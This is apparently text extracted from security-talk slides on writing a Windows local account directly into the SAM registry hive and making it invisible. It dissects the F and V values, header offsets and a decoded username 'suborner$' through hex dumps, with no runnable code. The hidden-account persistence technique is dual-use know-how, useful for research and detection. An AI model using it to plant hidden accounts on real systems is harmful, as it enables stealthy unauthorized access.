
AUTHENTICATION




AUTHENTICATION




AUTHORIZATION



AUTHORIZATION



AUTHORIZATION



SUCCESS!



GOALS

- Understand authentication/authorization for local accounts
- Create a local account writing directly to the SAM
- Make it invisible!

WHAT IS THE MINIMUM?



Username











Password



Permissions


BUT WHERE?



Name	Type
 (Default)	REG_SZ
 F	REG_BINARY
 ForcePasswordR...	REG_BINARY
 ResetData	REG_BINARY
 SupplementalCre...	REG_BINARY
 UserPasswordHint	REG_BINARY
 UserTile	REG_BINARY
 V	REG_BINARY



TRAVEL BACK TO TIME



Name	Type
(Default)	REG_SZ
F	REG_BINARY
ForcePasswordR...	REG_BINARY
ResetData	REG_BINARY
SupplementalCre...	REG_BINARY
UserPasswordHint	REG_BINARY
UserTile	REG_BINARY
V	REG_BINARY



Registry Editor

File Edit View Favorites Help



- My Computer
 - HKEY_CLASSES_ROOT
 - HKEY_CURRENT_USER
 - HKEY_LOCAL_MACHINE
 - HARDWARE
 - SAM
 - SAM
 - Domains
 - Account
 - Aliases
 - Groups
 - Users
 - 000001F4
 - 000001F5
 - 000003E8

Name
(Default)
F
V

TRAVEL BACK TO TIME



Name	Type
ab (Default)	REG_SZ
F	REG_BINARY
ForcePasswordR...	REG_BINARY
ResetData	REG_BINARY
SupplementalCre...	REG_BINARY
UserPasswordHint	REG_BINARY
UserTile	REG_BINARY
V	REG_BINARY



V ?



	00	01	02	03	04	05	06	07
0000	00	00	00	00	f4	00	00	00
0008	03	00	01	00	f4	00	00	00
0010	12	00	00	00	00	00	00	00
0018	08	01	00	00	12	00	00	00
0020	00	00	00	00	1c	01	00	00
0028	16	00	00	00	00	00	00	00
0030	34	01	00	00	00	00	00	00
0038	00	00	00	00	34	01	00	00
0040	00	00	00	00	00	00	00	00
0048	34	01	00	00	00	00	00	00
0050	00	00	00	00	34	01	00	00
0058	00	00	00	00	00	00	00	00
0060	34	01	00	00	00	00	00	00
0068	00	00	00	00	34	01	00	00
0070	00	00	00	00	00	00	00	00
0078	34	01	00	00	00	00	00	00
0080	00	00	00	00	34	01	00	00
0088	00	00	00	00	00	00	00	00
0090	34	01	00	00	08	00	00	00
0098	01	00	00	00	3c	01	00	00
00A0	18	00	00	00	00	00	00	00
00A8	54	01	00	00	38	00	00	00
00B0	00	00	00	00	8c	01	00	00
00B8	18	00	00	00	00	00	00	00
00C0	a4	01	00	00	18	00	00	00
00C8	00	00	00	00	01	00	14	80

	01	02	00	00	00	00	00	05
01B0	01	02	00	00	00	00	00	05
01B8	20	00	00	00	20	02	00	00
01C0	73	00	75	00	62	00	6f	00
01C8	72	00	6e	00	65	00	72	00
01D0	24	00	00	00	73	00	75	00
01D8	62	00	6f	00	72	00	6e	00
01E0	65	00	72	00	24	00	b1	e7
01E8	44	00	45	00	53	00	43	00
01F0	52	00	49	00	50	00	54	00
01F8	49	00	4f	00	4e	00	87	f9
0200	01	02	00	00	07	00	00	00
0208	02	00	02	00	00	00	00	00
0210	9d	c3	60	5f	3b	ab	d7	00
0218	9d	c0	96	0e	68	d9	ef	70
0220	02	00	02	00	10	00	00	00
0228	ba	6f	a0	e7	a9	6b	70	36
0230	b6	fb	9b	05	4e	cd	09	c2
0238	4f	60	37	1b	5d	b1	2b	2b
0240	c4	53	61	53	88	36	fc	01
0248	0c	29	a5	7c	18	83	f9	6f
0250	50	0e	16	fb	7c	8b	9d	22
0258	02	00	02	00	00	00	00	00
0260	4c	b3	84	ca	78	54	8c	be
0268	62	33	20	5c	1a	eb	66	37
0270	02	00	02	00	00	00	00	00
0278	d5	fa	d4	73	25	7f	00	b4
0280	59	ae	c2	57	0c	8d	d3	a1

V = WTF?



Headers

Values



V size is dynamic!

Variable
User Permissions
Username
Full Name
Comment
User comment
Unkown entry
Home Dir
Home Dir Connect
User Logon Script Path
Profilepath
Workstations
Hours allowed
Unkown entry
LM Hash
NTLM Hash
NTLM History
LM History

	00	01	02	03	04	05	06	07
0000	00	00	00	00	f4	00	00	00
0008	03	00	01	00	f4	00	00	00
0010	12	00	00	00	00	00	00	00
0018	08	01	00	00	12	00	00	00
0020	00	00	00	00	1c	01	00	00
0028	16	00	00	00	00	00	00	00
0030	34	01	00	00	00	00	00	00
0038	00	00	00	00	34	01	00	00
0040	00	00	00	00	00	00	00	00
0048	34	01	00	00	00	00	00	00
0050	00	00	00	00	34	01	00	00
0058	00	00	00	00	00	00	00	00
0060	34	01	00	00	00	00	00	00
0068	00	00	00	00	34	01	00	00
0070	00	00	00	00	00	00	00	00
0078	34	01	00	00	00	00	00	00
0080	00	00	00	00	34	01	00	00
0088	00	00	00	00	00	00	00	00
0090	34	01	00	00	08	00	00	00
0098	01	00	00	00	3c	01	00	00
00A0	18	00	00	00	00	00	00	00
00A8	54	01	00	00	38	00	00	00
00B0	00	00	00	00	8c	01	00	00
00B8	18	00	00	00	00	00	00	00
00C0	a4	01	00	00	18	00	00	00
00C8	00	00	00	00	01	00	14	80

	01	02	00	00	00	00	00	05
01B0	01	02	00	00	00	00	00	05
01B8	20	00	00	00	20	02	00	00
01C0	73	00	75	00	62	00	6f	00
01C8	72	00	6e	00	65	00	72	00
01D0	24	00	00	00	73	00	75	00
01D8	62	00	6f	00	72	00	6e	00
01E0	65	00	72	00	24	00	b1	e7
01E8	44	00	45	00	53	00	43	00
01F0	52	00	49	00	50	00	54	00
01F8	49	00	4f	00	4e	00	87	f9
0200	01	02	00	00	07	00	00	00
0208	02	00	02	00	00	00	00	00
0210	9d	c3	60	5f	3b	ab	d7	00
0218	9d	c0	96	0e	68	d9	ef	70
0220	02	00	02	00	10	00	00	00
0228	ba	6f	a0	e7	a9	6b	70	36
0230	b6	fb	9b	05	4e	cd	09	c2
0238	4f	60	37	1b	5d	b1	2b	2b
0240	c4	53	61	53	88	36	fc	01
0248	0c	29	a5	7c	18	83	f9	6f
0250	50	0e	16	fb	7c	8b	9d	22
0258	02	00	02	00	00	00	00	00
0260	4c	b3	84	ca	78	54	8c	be
0268	62	33	20	5c	1a	eb	66	37
0270	02	00	02	00	00	00	00	00
0278	d5	fa	d4	73	25	7f	00	b4
0280	59	ae	c2	57	0c	8d	d3	a1

V ENTRY HEADERS



Username								
0008	03	00	01	00	f4	00	00	00
0010	12	00	00	00	00	00	00	00

	00	01	02	03	04	05	06	07
0000	00	00	00	00	f4	00	00	00
0008	03	00	01	00	f4	00	00	00
0010	12	00	00	00	00	00	00	00

int offset = 244 (0xF4); *from 0xCC*
 int length = 18 (0x12); *Unicode*
 int unknown = 0;

Headers

Values

01B0	01	02	00	00	00	00	00	05
01B8	20	00	00	00	20	02	00	00
01C0	73	00	75	00	62	00	6f	00
01C8	72	00	6e	00	65	00	72	00
01D0	24	00	00	00	73	00	75	00
01D8	62	00	6f	00	72	00	6e	00
01E0	65	00	72	00	24	00	b1	e7
01E8	44	00	45	00	53	00	43	00
01F0	52	00	49	00	50	00	54	00
01F8	49	00	4f	00	4e	00	87	f9
0200	01	02	00	00	07	00	00	00
0208	02	00	02	00	00	00	00	00
0210	9d	c3	60	5f	3b	ab	d7	00
0218	9d	c0	96	0e	68	d9	ef	70
0220	02	00	02	00	10	00	00	00
0228	ba	6f	a0	e7	a9	6b	70	36
0230	b6	fb	9b	05	4e	cd	09	c2
0238	4f	60	37	1b	5d	b1	2b	2b
0240	c4	53	61	53	88	36	fc	01
0248	0c	29	a5	7c	18	83	f9	6f
0250	50	0e	16	fb	7c	8b	9d	22
0258	02	00	02	00	00	00	00	00
0260	4c	b3	84	ca	78	54	8c	be
0268	62	33	20	5c	1a	eb	66	37
0270	02	00	02	00	00	00	00	00
0278	d5	fa	d4	73	25	7f	00	b4
0280	59	ae	c2	57	0c	8d	d3	a1

V VALUE ENTRY

Username								
0008	03	00	01	00	f4	00	00	00
0010	12	00	00	00	00	00	00	00

Headers								
	00	01	02	03	04	05	06	07
0000	00	00	00	00	f4	00	00	00
0008	03	00	01	00	f4	00	00	00
0010	12	00	00	00	00	00	00	00

01C0	73	00	75	00	62	00	6f	00
01C8	72	00	6e	00	65	00	72	00
01D0	24	00	00	00				



Values

01B0	01	02	00	00	00	00	00	05
01B8	20	00	00	00	20	02	00	00
01C0	73	00	75	00	62	00	6f	00
01C8	72	00	6e	00	65	00	72	00
01D0	24	00	00	00				

int offset = 244 (0xF4); from 0xCC
 int length = 18 (0x12); Unicode
 int unknown = 0;

Username: suborner\$

V



Variable
User Permissions
Username
Full Name
Comment
User comment
Unkown entry
Home Dir
Home Dir Connect
User Logon Script Path
Profilepath
Workstations
Hours allowed
Unkown entry
LM Hash
NTLM Hash
NTLM History
LM History



